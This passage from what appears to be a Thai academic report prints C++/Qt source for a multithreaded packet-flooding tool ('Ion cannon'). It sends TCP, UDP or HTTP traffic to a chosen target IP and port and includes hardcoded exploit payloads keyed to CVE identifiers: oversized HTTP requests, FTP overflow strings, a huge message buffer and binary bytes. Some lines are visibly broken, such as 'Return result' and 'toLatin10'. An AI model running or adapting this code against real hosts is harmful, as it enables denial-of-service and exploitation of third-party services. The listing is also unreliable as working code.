            } else if (pair[0] == "message") {
                TCP_UDP_Message_field = pair[1];
            } else if (pair[0] == "port") {
                Port_field = pair[1].trimmed();
            } else if (pair[0] == "protocol") {
                Method_Protocol_field = pair[1].trimmed().toUpper();
            } else if (pair[0] == "rounds") {
                Threads_field = pair[1].trimmed();
            } else if (pair[0] == "wait") {
                if (pair[1].trimmed().toLower() == "true")
                {
                    Wait_for_response = true;
                } else if (pair[1].trimmed().toLower() == "false") {
                    Wait_for_response = false;
                }
            } else if (pair[0] == "speed") {
                Speed_Delay = pair[1].trimmed().toInt();
            }
            else if (pair[0] == "cve_id") {
                CVE_ID = pair[1].trimmed();
                Payload = this->payloadConstruct(CVE_ID);
            } else if (pair[0] == "default") {
                // By default
                IP_field = "";
                URL_field = "";
                Timeout_field = "9999";
                HTTP_subsite_field = "/";
                TCP_UDP_Message_field = "A Cat Is Fine Too";
                Port_field = 80;
                Method_Protocol_field = "TCP";
                Threads_field = "10";
                Wait_for_response = false;
                Speed_Delay = 0;

            } else {
                result = "ERROR: Some invalid parameters error.";
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
                qDebug() << result << endl;
                return result;
            }
        }
    } else {
        result = "ERROR: No parameters provided.";
        qDebug() << result << endl;
        return result;
    }
    return result;
}
//
// Initialize packet generator
//
QString MainSynapse::startFlood()
{
    QString result = "INFO: Flooding packets success.";
    if (not active) {

        if (IP_field.isEmpty()) {
            result = "ERROR: No target selected.";
            qDebug() << result << endl;
            return result;
        }
        clear_stats();
        floodcount = 0;
        Target_field = IP_field;

        qDebug() << "MainSynapse::CVE ID:" << CVE_ID << endl;
        qDebug() << "MainSynapse::Rounds:" << Threads_field << endl;
        qDebug() << "MainSynapse::Method:" << Method_Protocol_field
<< endl;
        qDebug() << "MainSynapse::Port:" << Port_field << endl;
        qDebug() << "MainSynapse::IP:" << Target_field << endl;
        qDebug() << "MainSynapse::Payload:" << Payload << endl;


        qint32 max = Threads_field.toInt()+1;//1st round is the
initial of object.
        for (qint32 i = 0; i < max; i++) {

            if (Method_Protocol_field == "HTTP") {
                threads_h.push_back(new httpflooder (
                                    Target_field,
                                    Port_field.toInt(),
                                    Method_Protocol_field,
                                    Speed_Delay,
                                    Timeout_field.toInt(),
                                    Wait_for_response,
                                    Payload
                                   ));
                threads_h.at(i)->start();
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
            }
            else if (Method_Protocol_field == "TCP" ||
Method_Protocol_field == "UDP") {
                threads.push_back(new xppflooder (
                                  Target_field,
                                  Port_field.toInt(),
                                  Method_Protocol_field,
                                  Speed_Delay,
                                  Timeout_field.toInt(),
                                  Wait_for_response,
                                  Payload
                                 ));
                threads.at(i)->start();
            }
        }
        active = true;
        active_time = 0;
        stopFlood();
    }
}
//
//Stopping packet generator
//
QString MainSynapse::stopFlood()
{
    QString result = "INFO: Stop the flooding packets success";
    if (active) {
        killTimer(timer);
        qDebug() << "Stopping the flood..." << endl;

        qint32 max = Threads_field.toInt()+1;
        for (qint32 i = 0; i < max; i++) {
            if (Method_Protocol_field == "HTTP") {
                httpflooder *fld_h = threads_h.back();
                fld_h->stop();
                fld_h->wait();
                delete fld_h;
                threads_h.pop_back();
            } else {
                xppflooder *fld = threads.back();
                fld->stop();
                fld->wait();
                delete fld;
                threads.pop_back();
            }
        }

        qDebug() << "Ion cannon [Stopped]" << endl;
        Target_field = "NONE";
        active = false;
    }
    Return result;
}
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
QString MainSynapse::payloadConstruct(QString cveID){
    QString bullet = "";

    QStringList CVE_LIST;
    CVE_LIST.append("CVE-2012-5533");
    CVE_LIST.append("CVE-2012-1783");
    CVE_LIST.append("CVE-2012-5329");
    CVE_LIST.append("CVE-2012-5905");
    CVE_LIST.append("CVE-2012-3845");
    CVE_LIST.append("CVE-2012-0292");
    CVE_LIST.append("CVE-2012-6050");


    switch (CVE_LIST.indexOf(cveID))
    {
    case 0:
        bullet = "GET / HTTP/1.1\r\nHost: pwn.ed\r\nConnection:
TE,,Keep-Alive\r\n\r\n";
        break;
    case 1:
        bullet = "GET
/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX HTTP/1.0\n\n\n";
        break;
    case 2:
        bullet = "USER anonymous\r\nPASS anonymous\r\nAPPE
A../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\r\n";
        break;
    case 3:
        bullet = "USER system\r\nPASS
secret\r\n./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./A./
A./A./A./A./A./A\r\n";
        break;
    case 4:
bullet.append("MSGAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
");
        break;
    case 5:
        bullet.append("....o..ob.............ob.............");
        break;
    case 6:
        bullet.append("\x12\x02roteros.dll\x00\xFF\xED\x00\x00
\xFF\xED");
        break;
    }
    return bullet;
}
```

ภาพที่ 4.8 รหัสต้นฉบับ mainsynapse.cpp (ต่อ)

```
#include <iostream>
#include <QtCore/QThread>
#include <QtCore/QString>
#include <QtGui/QApplication>
#include <QtNetwork/QTcpSocket>
#include <QtNetwork/QUdpSocket>
#include <QtNetwork>
#include <fstream>
#ifndef HTTPFLOODER_H_1285973835
#define HTTPFLOODER_H_1285973835

enum thread_state { idle, connecting, requesting, downloading };
class httpflooder : public QThread
{
public:
    volatile quint64 FloodCount;
    volatile quint64 Downloaded;
    volatile quint64 Requested;
    volatile quint64 Failed;
    QString IP;
    quint32 Port;
    QString Protocol;
    quint32 Delay;
    quint32 Timeout;
    bool Response;
    QString Subsite;
    httpflooder(QString ip, quint32 port, QString protocol, quint32
delay, quint32 timeout, bool resp, QString subsite);
    void stop();
    volatile thread_state Status;
protected:
    void run();
private:
    volatile bool active;
};
#endif
```

ภาพที่ 4.9 รหัสต้นฉบับ httpflooder.h

```
#include "httpflooder.h"


httpflooder::httpflooder(QString ip, quint32 port, QString protocol,
quint32 delay, quint32 timeout, bool resp, QString subsite)
{
    active = true;
    IP = ip;
    Port = port;
    Protocol = protocol;
    Delay = delay;
    Timeout = timeout;
    Response = resp;
    Subsite = subsite;
    FloodCount = 0;
    Requested = 0;
    Downloaded = 0;
    Failed = 0;
    Status = idle;
}

//
// Start the HTTP request generator
//
void httpflooder::run()
{
    while (active) {

        qDebug() << "httpflooder::Protocol:" << Protocol << endl;
        qDebug() << "httpflooder::IP:" << IP << endl;
        qDebug() << "httpflooder::Port:" << QString::number(Port) <<
endl;

            QHostAddress *addr = new QHostAddress(IP);
            QTcpSocket *Socket = new QTcpSocket;
            Socket->connectToHost(*addr, Port);

            Status = connecting;

            if (!Socket->waitForConnected(Timeout)) {
                Socket->close();
                delete addr;
                delete Socket;
                Failed++;
                continue;
                  }

            qint64 errcode = 0;

            Status = requesting;

            QString Data = Subsite;
            qDebug() << "httpflooder::Data:" << Data << endl;
                  qDebug() << "httpflooder::rounds at:" <<
QString::number(Requested);
```

ภาพที่ 4.10 รหัสต้นฉบับ httpflooder.cpp

```
            errcode = Socket->write(Data.toUtf8(),
Data.toUtf8().size());
            Socket->flush();
            if (errcode == -1) {
                Failed++;
            } else {
                Requested++;
            }

            if (Response) {

                Status = downloading;

                if (!Socket->waitForReadyRead(Timeout)) {
                    Failed++;
                    Socket->close();
                    delete addr;
                    delete Socket;
                    continue;
                } else {

                    Socket->read ( 128 );
                    Downloaded++;
                    this->msleep(Delay);

                }

            } else {

                Socket->abort();

            }


            Socket->close();
            delete addr;
            delete Socket;
                Status = idle;
            this->msleep(Delay);


    }
    active = true;
}

//
// Change the thread's state to inactive
//
void httpflooder::stop()
{
    active = false;
}
```

ภาพที่ 4.10 รหัสต้นฉบับ httpflooder.cpp (ต่อ)

```
#include <iostream>
#include <QtCore/QThread>
#include <QtCore/QString>
#include <QtGui/QApplication>
#include <QtNetwork/QTcpSocket>
#include <QtNetwork/QUdpSocket>
#include <QtNetwork>


#include <QtCore/QByteArray>
#include <string>


#ifndef XPPFLOODER_H_1285891192
#define XPPFLOODER_H_1285891192

class xppflooder : public QThread
{


public:
    volatile quint64 FloodCount;
    volatile quint64 Failed;
    QString IP;
    quint32 Port;
    QString Protocol;
    quint32 Delay;
    quint32 Timeout;
    bool Response;
    QString Data;
    xppflooder(QString ip, quint32 port, QString protocol, quint32
delay, quint32 timeout, bool resp, QString data);
    void stop();

protected:
    void run();
private:
    volatile bool active;
};

#endif
```

ภาพที่ 4.11 รหัสต้นฉบับ xppflooder.h

```
#include "xppflooder.h"


xppflooder::xppflooder(QString ip, quint32 port, QString protocol,
quint32 delay, quint32 timeout, bool resp, QString data)
{
```

ภาพที่ 4.12 รหัสต้นฉบับ xppflooder.cpp

```
    qDebug() << "in Constructor xppflooder..." << endl;
    active = true;
    IP = ip;
    Port = port;
    Timeout = timeout;
    Protocol = protocol;
    Delay = delay;
    Response = resp;
    Data = data;
    FloodCount = 0;
    Failed = 0;
}

//
//Run the packet generator thread;
//Commence writing data to sockets
//
void xppflooder::run()
{
    FloodCount = 0;
    while (active) {
            qDebug() << "xppflooder::Protocol:" << Protocol << endl;
            qDebug() << "xppflooder::Port:" << Port << endl;
            qDebug() << "xppflooder::IP:" << IP << endl;

        if (Protocol == "TCP") {

            QByteArray byteArray = Data.toLatin10;
            const char *data = byteArray.data();
            qint64 string_length = strlen(data)+1;


            QHostAddress *addr = new QHostAddress(IP);
            QTcpSocket *Socket = new QTcpSocket;
            Socket->connectToHost(IP, Port);

            if (!Socket->waitForConnected(Timeout)) {
                Failed++;
                Socket->close();
                delete addr;
                delete Socket;
                continue;
                  }

            while (active) {
